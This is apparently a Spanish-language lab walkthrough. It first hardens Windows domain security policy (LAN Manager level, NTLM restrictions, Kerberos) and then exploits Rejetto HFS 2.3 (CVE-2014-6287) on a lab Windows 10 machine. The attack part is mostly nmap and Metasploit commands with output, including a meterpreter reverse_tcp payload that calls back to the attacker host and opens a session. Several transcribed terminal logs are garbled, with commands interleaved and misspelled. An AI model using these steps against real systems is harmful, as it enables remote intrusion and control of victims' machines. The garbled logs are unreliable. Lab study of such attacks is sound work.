Miembro de dominio: duración máxima de contraseña de cuenta de equipo	30 días
Miembro de dominio: firmar digitalmente datos de un canal seguro (cuando sea posible)	Habilitada
Miembro de dominio: requerir clave de sesión segura (Windows 2000 o posterior)	Habilitada
Objetos de sistema: reforzar los permisos predeterminados de los objetos internos del sistema (por ejemplo, el directorio)	Habilitada
Objetos de sistema: requerir no distinguir mayúsculas de minúsculas para subsistemas que no sean de Windows	Habilitada
Seguridad de red: configurar tipos de cifrado permitidos para Kerberos	No está definido
Seguridad de red: forzar el cierre de sesión cuando expire la hora de inicio de sesión	Deshabilitada
Seguridad de red: nivel de autenticación de LAN Manager	No está definido
Seguridad de red: no almacenar valor de hash de LAN Manager en el próximo cambio de contraseña	Habilitada
Seguridad de red: permitir que LocalSystem use la identidad del equipo para NTLM	No está definido
Seguridad de red: permitir retroceso a sesión NULL de LocalSystem	No está definido
Seguridad de red: permitir solicitudes de autenticación PKU2U a este equipo para usar identidades en Internet	No está definido
Seguridad de red: requisitos de firma de cliente LDAP	Negociar firma
Seguridad de red: restringir NTLM: agregar excepciones de servidor en este dominio	No está definido
Seguridad de red: restringir NTLM: agregar excepciones de servidor remoto para autenticación NTLM	No está definido
Seguridad de red: restringir NTLM: auditar el tráfico NTLM entrante	No está definido
Seguridad de red: restringir NTLM: auditar la autenticación NTLM en este dominio	No está definido
Seguridad de red: restringir NTLM: autenticación NTLM en este dominio	No está definido
Seguridad de red: restringir NTLM: tráfico NTLM entrante	No está definido
Seguridad de red: restringir NTLM: tráfico NTLM saliente hacia servidores remotos	No está definido
Seguridad de red: seguridad de sesión mínima para clientes NTLM basados en SSP (incluida RPC segura)	Requerir cifrado de 128 bits
Seguridad de red: seguridad de sesión mínima para servidores NTLM basados en SSP (incluida RPC segura)	Requerir cifrado de 128 bits
Servidor de red de Microsoft: intentar S4U2Self para obtener información de notificaciones	No está definido
Servidor de red Microsoft: desconectar a los clientes cuando expire el tiempo de inicio de sesión	Habilitada
Servidor de red Microsoft: firmar digitalmente las comunicaciones (si el cliente lo permite)	Habilitada
Servidor de red Microsoft: firmar digitalmente las comunicaciones (siempre)	Habilitada
Servidor de red Microsoft: nivel de validación de nombres de destino SPN del servidor	No está definido
Servidor de red Microsoft: tiempo de inactividad requerido antes de suspender la sesión	15 minutos

Y nos moveremos a Seguridad de red: nivel de autenticación de Lan Manager.

Pulsaremos botón derecho y propiedades e elegiremos esta opción:




Ahora buscaremos esta directiva:

The screenshot shows the Windows Local Security Policy snap-in. The left pane displays a tree view of security policies under 'Configuración de seguridad'. The right pane lists specific policy settings with columns for 'Directiva', 'Configuración de seg...', and 'Estado'. Three specific policies are highlighted with a red border:

Directiva	Configuración de seg...	Estado
Miembro de dominio: cifrar digitalmente datos de un canal seguro (cuando sea posible)	Habilitada	
Miembro de dominio: cifrar o firmar digitalmente datos de un canal seguro (siempre)	Habilitada	
Miembro de dominio: deshabilitar los cambios de contraseña de cuentas de equipo	Deshabilitada	
Miembro de dominio: duración máxima de contraseña de cuenta de equipo	30 días	
Miembro de dominio: firmar digitalmente datos de un canal seguro (cuando sea posible)	Habilitada	
Miembro de dominio: requerir clave de sesión segura (Windows 2000 o posterior)	Habilitada	
Objetos de sistema: reforzar los permisos predeterminados de los objetos internos del sistema (por ejemplo, el directorio)	Habilitada	
Objetos de sistema: requerir no distinguir mayúsculas de minúsculas para subsistemas que no sean de Windows	Habilitada	
Seguridad de red: configurar tipos de cifrado permitidos para Kerberos	No está definido	
Seguridad de red: forzar el cierre de sesión cuando expire la hora de inicio de sesión	Deshabilitada	
Seguridad de red: nivel de autenticación de LAN Manager	Enviar solo respuesta LAN Manager	
Seguridad de red: no almacenar valor de hash de LAN Manager en el próximo cambio de contraseña	Habilitada	
Seguridad de red: permitir que LocalSystem use la identidad del equipo para NTLM	No está definido	
Seguridad de red: permitir retroceso a sesión NULL de LocalSystem	No está definido	
Seguridad de red: permitir solicitudes de autenticación PKU2U a este equipo para usar identidades en Internet	No está definido	
Seguridad de red: requisitos de firma de cliente LDAP	Negociar firma	
Seguridad de red: restringir NTLM: agregar excepciones de servidor en este dominio	No está definido	
Seguridad de red: restringir NTLM: agregar excepciones de servidor remoto para autenticación NTLM	No está definido	
Seguridad de red: restringir NTLM: auditar el tráfico NTLM entrante	No está definido	
Seguridad de red: restringir NTLM: auditar la autenticación NTLM en este dominio	No está definido	
Seguridad de red: restringir NTLM: autenticación NTLM en este dominio	No está definido	
Seguridad de red: restringir NTLM: tráfico NTLM entrante	No está definido	
Seguridad de red: restringir NTLM: tráfico NTLM saliente hacia servidores remotos	No está definido	
Seguridad de red: seguridad de sesión mínima para clientes NTLM basados en SSP (incluida RPC segura)	Requerir cifrado de 128 bits	
Seguridad de red: seguridad de sesión mínima para servidores NTLM basados en SSP (incluida RPC segura)	Requerir cifrado de 128 bits	
Servidor de red de Microsoft: intentar S4U2Self para obtener información de notificaciones	No está definido	
Servidor de red Microsoft: desconectar a los clientes cuando expire el tiempo de inicio de sesión	Habilitada	
Servidor de red Microsoft: firmar digitalmente las comunicaciones (si el cliente lo permite)	Habilitada	
Servidor de red Microsoft: firmar digitalmente las comunicaciones (siempre)	Habilitada	
Servidor de red Microsoft: nivel de validación de nombres de destino SPN del servidor	No está definido	
Servidor de red Microsoft: tiempo de inactividad requerido antes de suspender la sesión	15 minutos	

Le daremos a propiedades y configuraremos como en la pantalla siguiente:




Ahora desactivaremos NTLM para cualquier servidor de AD CS, para esto nos iremos a políticas de grupo del dominio y allí:

The screenshot shows the Group Policy Management Editor interface. The left pane displays a tree structure of group policies and their configurations. The right pane lists individual policy definitions with their descriptions and current configuration status.


Configuración	Descripción	Estado
Miembro de dominio: cifrar digitalmente datos de un canal seguro (cuando sea posible)		No está definido
Miembro de dominio: cifrar o firmar digitalmente datos de un canal seguro (siempre)		No está definido
Miembro de dominio: deshabilitar los cambios de contraseña de cuentas de equipo		No está definido
Miembro de dominio: duración máxima de contraseña de cuenta de equipo		No está definido
Miembro de dominio: firmar digitalmente datos de un canal seguro (cuando sea posible)		No está definido
Miembro de dominio: requerir clave de sesión segura (Windows 2000 o posterior)		No está definido
Objetos de sistema: reforzar los permisos predeterminados de los objetos internos del sistema...		No está definido
Objetos de sistema: requerir no distinguir mayúsculas de minúsculas para subsistemas que n...		No está definido
Seguridad de red: configurar tipos de cifrado permitidos para Kerberos		No está definido
Seguridad de red: forzar el cierre de sesión cuando expire la hora de inicio de sesión		Deshabilitado
Seguridad de red: nivel de autenticación de LAN Manager		No está definido
Seguridad de red: no almacenar valor de hash de LAN Manager en el próximo cambio de co...		Habilitada
Seguridad de red: permitir que LocalSystem use la identidad del equipo para NTLM		No está definido
Seguridad de red: permitir retroceso a sesión NULL de LocalSystem		No está definido
Seguridad de red: permitir solicitudes de autenticación PKU2U a este equipo para usar identi...		No está definido
Seguridad de red: requisitos de firma de cliente LDAP		No está definido
Seguridad de red: restringir NTLM: agregar excepciones de servidor en este dominio		No está definido
Seguridad de red: restringir NTLM: agregar excepciones de servidor remoto para autenticaci...		No está definido
Seguridad de red: restringir NTLM: auditor el tráfico NTLM entrante		No está definido
Seguridad de red: restringir NTLM: auditor la autenticación NTLM en este dominio		No está definido
Seguridad de red: restringir NTLM: autenticación NTLM en este dominio		No está definido
Seguridad de red: restringir NTLM: tráfico NTLM entrante		No está definido
Seguridad de red: restringir NTLM: tráfico NTLM saliente hacia servidores remotos		No está definido
Seguridad de red: seguridad de sesión mínima para clientes NTLM basados en SSP (incluida ...)		No está definido
Seguridad de red: seguridad de sesión mínima para servidores NTLM basados en SSP (inclusi...		No está definido
Servidor de red de Microsoft: intentar S4U2Self para obtener información de notificaciones		No está definido
Servidor de red Microsoft: desconectar a los clientes cuando expire el tiempo de inicio de ses...		No está definido
Servidor de red Microsoft: firmar digitalmente las comunicaciones (si el cliente lo permite)		No está definido
Servidor de red Microsoft: firmar digitalmente las comunicaciones (siempre)		No está definido
Servidor de red Microsoft: nivel de validación de nombres de destino SPN del servidor		No está definido
Servidor de red Microsoft: tiempo de inactividad requerido antes de suspender la sesión		No está definido

Y en propiedades lo modificaremos como la imagen siguiente:



Y le daremos en aplicar y aceptar.

Ahora vamos activar Kerberos, para eso vamos al Administrador de directivas del dominio:



Iremos desde Configuración del equipo -> Configuración de Windows -> Configuración de seguridad -> Directiva Kerberos.

Configurándolo como esta en la imagen.

Y con esto ya estaría, pero hay que recordar que esto se tendría que hacer en todos los controladores de domino.


Servidor de archivos HTTP Rejetto (HFS) 2.3 (CVE-2014-6287CVE-2014-6287):

El objetivo de este ataque será conseguir tener acceso a la máquina de Windows 10 unido al dominio google.local.

CVE-2014-6287

La función `findMacroMarker` en `parserLib.pas` en Rejetto HTTP File Server (también conocido como HFS o HTTP Fileserver) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda.

Este es la instancia del programa ejecutándose en la máquina Windows 10:



El usuario que usaré será la cuenta de ‘usuario’.

Ahora con nmap identificaremos el servicio corriendo en el puerto 80:

```
sudo nmap -sV -p 80 192.168.1.135
```

-sV -> Para detectar versiones.

-p -> El puerto que vamos escanear.

Y por último la IP del host al que vamos escanear.

The screenshot shows a terminal window titled "Parrot Terminal" with the following session:

```

[parrot@parrot]~> use exploit/windows/http/rejetto_hfs_exec
[+] [parrot@parrot]~> sudo nmpa -sV -p 80 192.168.1.135
[+] [parrot@parrot]~> password for parrot: bof7(windows/http/rejetto_hfs_exec) >> set rhost 192.168.1.135
[+] [parrot@parrot]~> sudo: nmpa: command not found
[+] [parrot@parrot]~> $ sudo nmap -sV -p 80 192.168.1.135
Starting Nmap 7.93 (https://nmap.org ) at 2023-04-25 13:16 CEST (run
Nmap scan report for DESKTOP-C4DQ97L.home (192.168.1.135)
Host is up (0.00025s latency).
[*] Using URL: http://192.168.1.44:8080/KA3FD8UV6m
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft HTTP File Server httpd 2.3
MAC Address: 08:00:27:D4:08:AB (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE:/o:microsoft:windows
[+] This exploit may require manual cleanup of "%TEMP%\PKu\GMEnyaZGGu.vbs" on the target.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds >> run
[parrot@parrot]~>
[+] [parrot@parrot]~> $ ./rejetto_hfs.py
[*] Using URL: http://192.168.1.44:8080/KA3FD8UV6m
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /KA3FD8UV6m
[*] Sending stage (175686 bytes) to 192.168.1.135
[*] Tried to delete %TEMP%\sr0LchNd.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:49761) at 2023-04-25 12:53:34 +0200
[*] Server stopped.

(Meterpreter 1) (C:\Users\Alesander\Desktop\hfs2.3a_289) > 

```

Ahora iniciaremos metasploit:

```

sudo msfdb init && sudo msfconsole
sudo msfdb init && sudo msfconsole -q

```

Lo primero que hago es iniciar la base de datos de metasploit, después inicio metasploit con la opción -q para que solo parezcan mensajes de error.

The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Terminal". The terminal content shows the following session:

```
[parrot@parrot:~] >> msfvenom -p windows/meterpreter/reverse_tcp -f raw > http/rejetto_hfs_exec
[!] Database already started
[i] The database appears to be already configured, skipping initialization
[msf] (Jobs:0 Agents:0) >> exploit(windows/http/rejetto_hfs_exec) >> set rhost 192.168.1.135
[*] Port >> 80
[msf] (Jobs:0 Agents:0) exploit(windows/http/rejetto_hfs_exec) >> run
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/IA3IL6t71QBxyDQ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /IA3IL6t71QBxyDQ
[*] Server stopped.
[*] This exploit may require manual cleanup of '%TEMP%\PkulGMEqyaZGGu.vbs' on the target
[*] Exploit completed, but no session was created.
[msf] (Jobs:0 Agents:0) exploit(windows/http/rejetto_hfs_exec) >> run
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/KA3FD8UV6m
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /KA3FD8UV6m
[*] Sending stage (175686 bytes) to 192.168.1.135
[!] Tried to delete %TEMP%\sr0lchNd.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:49761) at 2023-04-25 12:59:34 +0200
[*] Server stopped.

(Meterpreter 1)(C:\Users\Alesander\Desktop\hfs2.3a_289) >
```

Ahora buscare el exploit con las palabras search rejetto:

```
[parrot@parrot] ~) >> use exploit/windows/http/rejetto_hfs_exec
[+] Starting msfconsole
[!] Database already started
[i] The database appears to be already configured, skipping initialization
[msf] (Jobs:0 Agents:0) >> search rejettohttp/rejetto_hfs_exec
[!] No modules found for 'rejettohttp/rejetto_hfs_exec'.
[msf] (Jobs:0 Agents:0) >> set rhost 192.168.1.135
[*] Set rhost to 192.168.1.135
[msf] (Jobs:0 Agents:0) >> set rport 80
[*] Set rport to 80
[msf] (Jobs:0 Agents:0) >> exploit(windows/http/rejetto_hfs_exec) >> run
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] # Name URL: http://192.168.1.44:8080/IA3IILDisclosure Date Rank Check Description
[*] -Se---- started----- -----
[*] 0 exploit/windows/http/rejetto_hfs_exec 2014-09-11 excellent Yes Rejetto HttpFi
[*] leServer Remote Command Execution31C0710Bxy00
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\PkulGMEqyaZGGu.vbs' on the target
[*] Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
[msf] (Jobs:0 Agents:0) >> exploit(windows/http/rejetto_hfs_exec) >> run
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/KA3FD8UV6m
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /KA3FD8UV6m
[*] Sending stage (175686 bytes) to 192.168.1.135
[*] Tried to delete %TEMP%\sroLchNd.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:49761) at 2023-04-25 12:59:34 +0200
[*] Server stopped.
[*] Server stopped.

(Meterpreter 1) (C:\Users\Alesander\Desktop\hfs2.3a_289) > 
```

Ahora pasaremos a configurarlo e iniciar lo:

set rhost -> Configuro la IP de la máquina que vamos atacar.

set rport -> Configuro el puerto donde corre el servicio en la máquina que vamos atacar.

run -> ejecuto el exploit.

The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The user is in an msfconsole session with the command "[msf] (Jobs:0 Agents:0) >>". They run a search for "rejetto" modules with "[msf] (Jobs:0 Agents:0) >> search rejectto". The output shows one matching module: "exploit/windows/http/rejetto_hfs_exec" from 2014-09-11, ranked excellent, with a checkmark for "Check" and a description of "Rejetto HttpFi leServer Remote Command Execution". The user then uses "[msf] (Jobs:0 Agents:0) >> use exploit/windows/http/rejetto_hfs_exec" to select the module. They set the remote host to "192.168.1.135" with "[msf] (Jobs:0 Agents:0) exploit(windows/http/rejetto_hfs_exec) >> set rhost 192.168.1.135". Finally, they run the exploit with "[msf] (Jobs:0 Agents:0) exploit(windows/http/rejetto_hfs_exec) >> run". The exploit starts a reverse TCP handler on port 4444, generates a payload URL, and starts the server. It receives a payload request, sends a stage payload to the target, tries to delete a file, opens a meterpreter session, and stops the server. The session is then opened with "(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) >".

```
[msf] (Jobs:0 Agents:0) >> search rejectto
[msf] (Jobs:0 Agents:0) >> use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] Exploit chosen: exploit/windows/http/rejetto_hfs_exec
[*] Set 'rhost' to 192.168.1.135
[*] Set 'run' to run exploit
[*] Started reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/lY3UcwLUWVJ70R
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /lY3UcwLUWVJ70R
[*] Sending stage (175686 bytes) to 192.168.1.135
[!] Tried to delete %TEMP%\LQkKpGheuiOL.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:55614) at 2023-05-07 17:39:53 +0200
[*] Server stopped.

(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) >
```

Creando una sesión de meterpreter.

Ahora ejecutaré getuid, para ver con que usuario estoy, después ejecutaré getprivs para ver sus privilegios, por último ejecutare una shell, y usare net user Alesander para ver a que grupo pertenece:

```
[msf] (Jobs:0 Agents:0) >> search rejectto
[msf] (Jobs:0 Agents:0) >> use exploit/windows/http/rejectto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(windows/http/rejectto_hfs_exec) >> set rhost 192.168.1.135
[*] Starting reverse TCP handler on 192.168.1.44:4444
[*] Using URL: http://192.168.1.44:8080/lY3UcwLUwVyJ70R
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /lY3UcwLUwVyJ70R
[*] Sending stage (175686 bytes) to 192.168.1.135
[*] Tried to delete %TEMP%\LQkKpGheui0L.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.44:4444 -> 192.168.1.135:55614) at 2023-05-07 17:39:53 +0200
[*] Server stopped.

(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) > getuid
Server username: EQUIPOW01\Aleksander
(Meterpreter 1) (C:\Users\usuario\Desktop\hfs2.3a_289) >
```

